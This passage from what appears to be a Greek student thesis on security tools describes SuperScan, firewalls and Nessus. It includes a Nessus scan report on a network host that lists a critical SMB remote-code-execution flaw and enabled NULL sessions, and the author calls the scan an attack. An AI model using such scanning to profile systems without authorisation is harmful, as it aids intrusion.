Στην παραπάνω εικόνα μπορούμε τις λειτουργίες που ενσωματώνει η εφαρμογή Superscan v.4 στην καρτέλα tools μπορούμε να βρούμε και άλλες λειτουργίες πέραν του σαρωτή θυρών. Βασικές λειτουργίες του είναι ότι μπορεί να θεωρηθεί και σαν ένας καλός βοηθός για την επιβεβαιώσει της σύνδεσης με έναν απομακρυσμένο υπολογιστή(PINGER).επίσης μπορεί να ανακαλύψει συνδέσεις που έχει ο επιθυμητός εξυπηρετητής με το διαδίκτυο όσο και το λογισμικό του εξυπηρετητή που χρησιμοποιεί η για την εκάστοτε σελίδα. Απλά να πληκτρολογήσουμε την διεύθυνση IP του η το όνομα του στόχου μας.

3.2 ΜΕΤΡΑ ΑΣΦΑΛΕΙΑΣ

Επειδή δεν μπορούμε να αποτρέψουμε κανένα από την χρήση ενός τέτοιου εργαλείου για την αναγνώριση των θυρών μας η λύση μας είναι η χρήση ενός προγράμματος τύπου Τείχου Προστασίας(Firewall) . Το τείχος προστασίας είναι πολύ σημαντικό να υπάρχει, μπορεί βέβαια να μας προβληματίσουν λίγο μερικά μηνύματα που θα σας στέλνει ζητώντας την άδειά μας για πρόσβαση των προγραμμάτων. Όταν δεν ξέρετε το πρόγραμμα, να του αρνείστε πάντα την πρόσβαση! Αν κάτι δε λειτουργεί σωστά και έχετε απαγορεύσει την είσοδο / έξοδο ενός σημαντικού προγράμματος του συστήματος μπορείτε ανά πάσα στιγμή να αλλάξετε την εντολή. Πραγματικά δεν είναι τόσο πολύπλοκο όσο ακούγεται, απλά προσπαθώ να εξηγήσω εδώ κάπως αναλυτικά τι συμβαίνει. Κατά τη διάρκεια της λειτουργίας του firewall γίνονται αντιληπτά τα λεγόμενα port scans(Έλεγχος Θυρών). Μπορούμε να φανταστούμε ότι ο υπολογιστής έχει πολλές θύρες / πόρτες (ports) που χρησιμοποιούνται για την επικοινωνία με το διαδίκτυο. Υπάρχουν πολλοί λόγοι για τους οποίους μπορεί κάποιος ή κάτι να «χτυπήσει μια πόρτα» του υπολογιστή μας. Όταν όμως λειτουργεί το firewall δεν υπάρχει λόγος ανησυχίας το οποίο αυτόματα προστατεύει και είναι σπάνιο έως απίθανο να κρύβεται πίσω από όλα τα port scans (Έλεγχος Θυρών) ένας hacker! Υπάρχουν διάφορα προγράμματα (τείχη προστασίας) εγώ όμως συνιστώ το SYGATE που είναι δωρεάν. Στο ΤΕΙ που έγινε η επίθεση μου χρησιμοποιούσε για firewall ένα ολόκληρο εξυπηρετητή.

Download: http://www.simtel.net/product.download.mirrors.php?id=53687

4. Εργαλείο εύρεσης αδυναμιών σε ένα σύστημα


4.1 Tenable Nessus:

Είναι μια ολοκληρωμένη εφαρμογή στην ανάλυση για το επίπεδο ασφάλειας που βρίσκεται το δίκτυό μας η ενός συστήματος τόσο τοπίκα όσο και απομακρυσμένα. Η σχεδίαση του προγράμματος έγκειται σε τεστ ασφάλειας για πιθανές τρύπες στο δίκτυό μας. Με την αναβαθμιζόμενη βάση δεδομένων μπορεί ανά πάσα στιγμή να βρει τις αδυναμίες του. Με τις αναφορές που παρέχει βρίσκει τις αδυναμίες του και προβάλλει που βρίσκεται το πρόβλημα και πως μπορούμε να το αντιμετωπίσουμε. δεν είναι ένας απλός σαρωτής υπηρεσιών ενός δικτύου είναι ένα εργαλείο εύρεσης αδυναμιών σε ένα σύστημα. Χρησιμοποιεί τεστ ασφαλείας γραμμένα σε μία γλώσσα η οποία ονομάζεται NASL, (Nessus Attack Scripting Language). Είναι μια γλώσσα που σχεδιάστηκε για σύνταξη τεστ ασφαλείας εύκολα και γρήγορα . Επομένως δεν χρειάζεται να κατεβάζουμε αρχεία προγραμμάτων για ενημέρωση του προγράμματος αλλά αρχεία κώδικα γραμμένα σ'αυτήν την γλωσσά που μπορεί να τροποποιηθεί ανάλογο με τις δικές μας ανάγκες . Το Tenable Nessus μπορεί να χρησιμοποιηθεί επίσης και από κακόβουλους χρήστες Για την εύρεση αδυναμιών σε ένα σύστημα και την επίθεσή τους προς αυτό.

Download: http://www.nessus.org/download/

4.2 Εγκατάσταση:

Η εγκατάσταση του Tenable Nessus είναι απλή αρκεί να τρέξουμε το Nessus αρχείο που θα βρούμε στην περιοχή που το έχουμε αποθήκευση.Η εγκατάσταση του είναι απλή. Είναι σαν μια απλή εγκατάσταση ενός τυπικού προγράμματος των Windows. Το Tenable Nessus παρέχεται δωρεάν εφόσον συμπληρώσει η φόρμα που βρίσκεται στη ιστοσελίδα του και ο κωδικός με τον οποίον θα μας σταλεί ηλεκτρονικά στην διεύθυνση του ηλεκτρονικού μας ταχυδρομείου. Αναλυτικά η εγκατάσταση του προγράμματος περιγράφεται παρακάτω




Εικόνα-1

Στην Εικόνα-1 φαίνεται η αρχική εικόνα της εγκατάστασης του προγράμματος




Εικόνα-2

Στην Εικόνα-2 φαίνεται η υποδοχή όρων χρήσης του προγράμματος



Εικόνα- 3

Στην Εικόνα 3 Φαίνεται ο κατάλογος εγκατάστασης του προγράμματος



Εικόνα -4

Στην Εικόνα 4 Φαίνεται η εγκατάσταση του προγράμματος




Εικόνα-5

Στην Εικόνα 5 Γίνεται η τοποθέτηση του κωδικού που μας στάλθηκε ηλεκτρονικά

4.3 Λειτουργία του προγράμματος


Αρχική επαφή μας με το πρόγραμμα



Εικόνα-6


Στο Εικόνα 6 βλέπουμε την αρχική μας επαφή με το πρόγραμμα Είναι ένα ιδιαίτερα φιλικό προς το χρήστη και πολύ εύκολο στην λειτουργία του. Και σε αυτό το σημείο ας αναφερθούν περιληπτικά στον τρόπο λειτουργίας του. Δηλώνοντας απλά μια διεύθυνση IP η το hostname του στόχου ενεργοποιεί τα τεστ ασφαλείας που περιέχει εφόσον έχουμε κάνει τις κατάλληλες ενημερώσεις. Μετά το πέρας των διαδικασιών

μας παραθέτει μια αναφορά κατάστασης του στόχου που δείχνει που υπάρχει το πρόβλημα, αν υπάρχει ποιο είναι αυτό, και πιθανές λύσεις του.




Εικόνα-7

Και εδώ βλέπουμε(Εικόνα 7). την καρτέλα του manage policies.εδώ μπορούμε να κάνουμε τις κατάλληλες αλλαγές ως προς τον τρόπο εύρεσης των αδυναμιών του συστήματος. Αναφορικά θα στηθούμε σε μερικές από αυτές στην γενική καρτέλα του προγράμματος. αφού και οι προεπιλεγμένες τιμές που έχει δώσει ο κατασκευαστής αρκούν για να πάρουμε τα επιθυμητά αποτελέσματα



Εικόνα-8

Πατάμε το Next



Εικόνα-9

Όπως έχουμε προαναφέρει Μέρος της πτυχιακής που εργασίας Έγινε σε ένα δίκτυο Χ .Σε γενικές γραμμές είχα καταλάβει Την κατάσταση που βρισκόταν ο εξυπηρετητής του δικτύου Αν και ένα τέτοιου είδους πρόγραμμα θα μου έδινε τη γενικότερη εικόνα του Με περισσότερες πληροφορίες .Με χρήση προηγμένων προγραμμάτων είχα βρει τη . διεύθυνση του λειτουργούσε ο εξυπηρετητής του δικτύου ήταν η 192.168.0.111.Αρκούσε μόνο να τοποθετήσω αυτή τη διεύθυνση στο Nessus . Και το πρόγραμμα ήταν έτοιμο να βρει τις αδυναμίες του συστήματος. Παρακάτω βρίσκεται συννημένη η αναφορά του προγράμματος

4.4 Αναφορά Nessus

Tenable Nessus Security Report
Start Time: Sat Oct 21 20:10:27 2006 Finish Time: Sat Oct 21 20:13:03 2006

192.168.0.111

192.168.0.111 — 5 Open Ports, 17 Notes, 0 Warnings, 1 Holes.

192.168.0.111 [Return to top]

webex (1001/tcp)	Port is open Plugin ID : 11219
netbios-ssn (139/tcp)	Port is open Plugin ID : 11219
	An SMB server is running on this port Plugin ID : 11011
epmap (135/tcp)	Port is open Plugin ID : 11219
microsoft-ds (445/tcp)	**Synopsis** :

Arbitrary code can be executed on the remote host due to a flaw in the
'server' service.

Description :

The remote host is vulnerable to heap overflow in the 'Server' service which
may allow an attacker to execute arbitrary code on the remote host with
the 'System' privileges.

In addition to this, the remote host is also vulnerable to an information
disclosure vulnerability in SMB which may allow an attacker to obtain
portions of the memory of the remote host.

Solution:

Microsoft has released a set of patches for Windows 2000, XP and 2003 :

http://www.microsoft.com/technet/security/bulletin/ms06-035.mspx

Risk Factor :

Critical / CVSS Base Score : 10
(AV:R/AC:L/Au:NR/C:C/A:C/I:C/B:N)
CVE : CVE-2006-1314, CVE-2006-1315
BID : 18891, 18863
Plugin ID : 22034

Port is open
Plugin ID : 11219

A CIFS server is running on this port
Plugin ID : 11011

Synopsis :

It is possible to obtain information about the remote operating system.

Description :

It is possible to get the remote operating system name and version (Windows and/or Samba) by sending an authentication request to port 139 or 445.

Risk Factor :

None

Plugin output :

The remote Operating System is : Windows 5.1
The remote native lan manager is : Windows 2000 LAN Manager
The remote SMB Domain Name is : **** KPYMMENO

Plugin ID : 10785

Synopsis :

It is possible to logon on the remote host.

ption :

The remote host is running one of the Microsoft Windows operating system. It was possible to logon using one of the following account :

- NULL session
- Guest account
- Given Credentials

See Also :

http://support.microsoft.com/support/kb/articles/Q143/4/74.ASP
http://support.microsoft.com/support/kb/articles/Q246/2/61.ASP

Risk Factor :

none

Plugin output :

- NULL sessions are enabled on the remote host

CVE : CVE-1999-0504, CVE-1999-0506, CVE-2000-0222, CVE-1999-0505, CVE-2002-1117
BID : 494, 990, 11199
Plugin ID : 10394

Synopsis :

Access the remote Windows Registry.

Description :

It was not possible to connect to PIPE\winreg on the remote host.
If you intend to use Nessus to perform registry-based checks, the registry checks will not work because the 'Remote Registry Access' service (winreg) has been disabled on the remote host or can not be connected to with the supplied credentials.

Risk Factor :

None
Plugin ID : 10400

Synopsis :

It is possible to determine the exact time set on the remote host.

Description :

The remote host answers to an ICMP timestamp request. This allows an attacker
to know the date which is set on your machine.

This may help him to defeat all your time based authentication protocols.

general/icmp

Solution: filter out the ICMP timestamp requests (13), and the outgoing ICMP
timestamp replies (14).

Risk Factor :

None / CVSS Base Score : 0
(AV:R/AC:L/Au:NR/C:N/A:N/I:N/B:N)

Plugin output :

The ICMP timestamps seem to be in little endian format (not in network format)
The difference between the local and remote clocks is -5088 seconds

CVE : CVE-1999-0524
Plugin ID : 10114

Synopsis :

The remote host leaks memory in network packets.

Description :

The remote host is vulnerable to an 'Etherleak' - the remote ethernet driver seems to leak bits of the content of the memory of the remote operating system.

Note that an attacker may take advantage of this flaw only when its target is on the same physical subnet.

See Also :

http://www.atstake.com/research/advisories/2003/a010603-1.txt

Solution:

Contact your vendor for a fix

Risk Factor :

Low / CVSS Base Score : 2
(AV:R/AC:L/Au:NR/C:P/A:N/I:N/B:N)
CVE : CVE-2003-0001
BID : 6535
Plugin ID : 11197

192.168.0.111 resolves as ****.KPYMMENO
Plugin ID : 12053

The remote host is running Microsoft Windows XP SP2
Plugin ID : 11936

Information about this scan :

Nessus version : 3.0.3
Plugin feed version : 200609281415
Type of plugin feed : Registered (7 days delay)
Scanner IP : 192.168.0.6
Port scanner(s) : synscan
Port range : default
Thorough tests : no
Experimental tests : no
Paranoia level : 1
Report Verbosity : 1
Safe checks : yes
Max hosts : 20
Max checks : 4
Scan Start Date : 2006/10/21 20:10
Scan duration : 150 sec

Plugin ID : 19506

Synopsis :

It was not possible to log into the remote host

Description :

The credentials provided for the scan did not allow us to log into the
remote host.

Risk Factor :

None

Plugin output :

- It was not possible to log into the remote host via smb

Plugin ID : 21745

general/udp	For your information, here is the traceroute from 192.168.0.6 to 192.168.0.111 : 192.168.0.6 192.168.0.111 Plugin ID : 10287
general/tcp	
netbios-ns (137/tcp)	**Synopsis** : It is possible to obtain the network name of the remote host. **Description** : The remote host listens on udp port 137 and replies to NetBIOS nbtscan requests. By sending a wildcard request it is possible to obtain the name of the remote system and the name of its domain. **Risk Factor** : None **Plugin output** : The following 3 NetBIOS names have been gathered : **** = Computer name KPYMMENO WORKGROUP = Workgroup / Domain name **** = File Server Service The remote host has the following MAC address on its adapter : 00:40:f4:5f:65:d2 CVE : CVE-1999-0621 Plugin ID : 10150

4.5 Ανάλυση αναφοράς

Ας ξεκινήσουμε από την ανάλυση της αναφοράς του προγράμματος

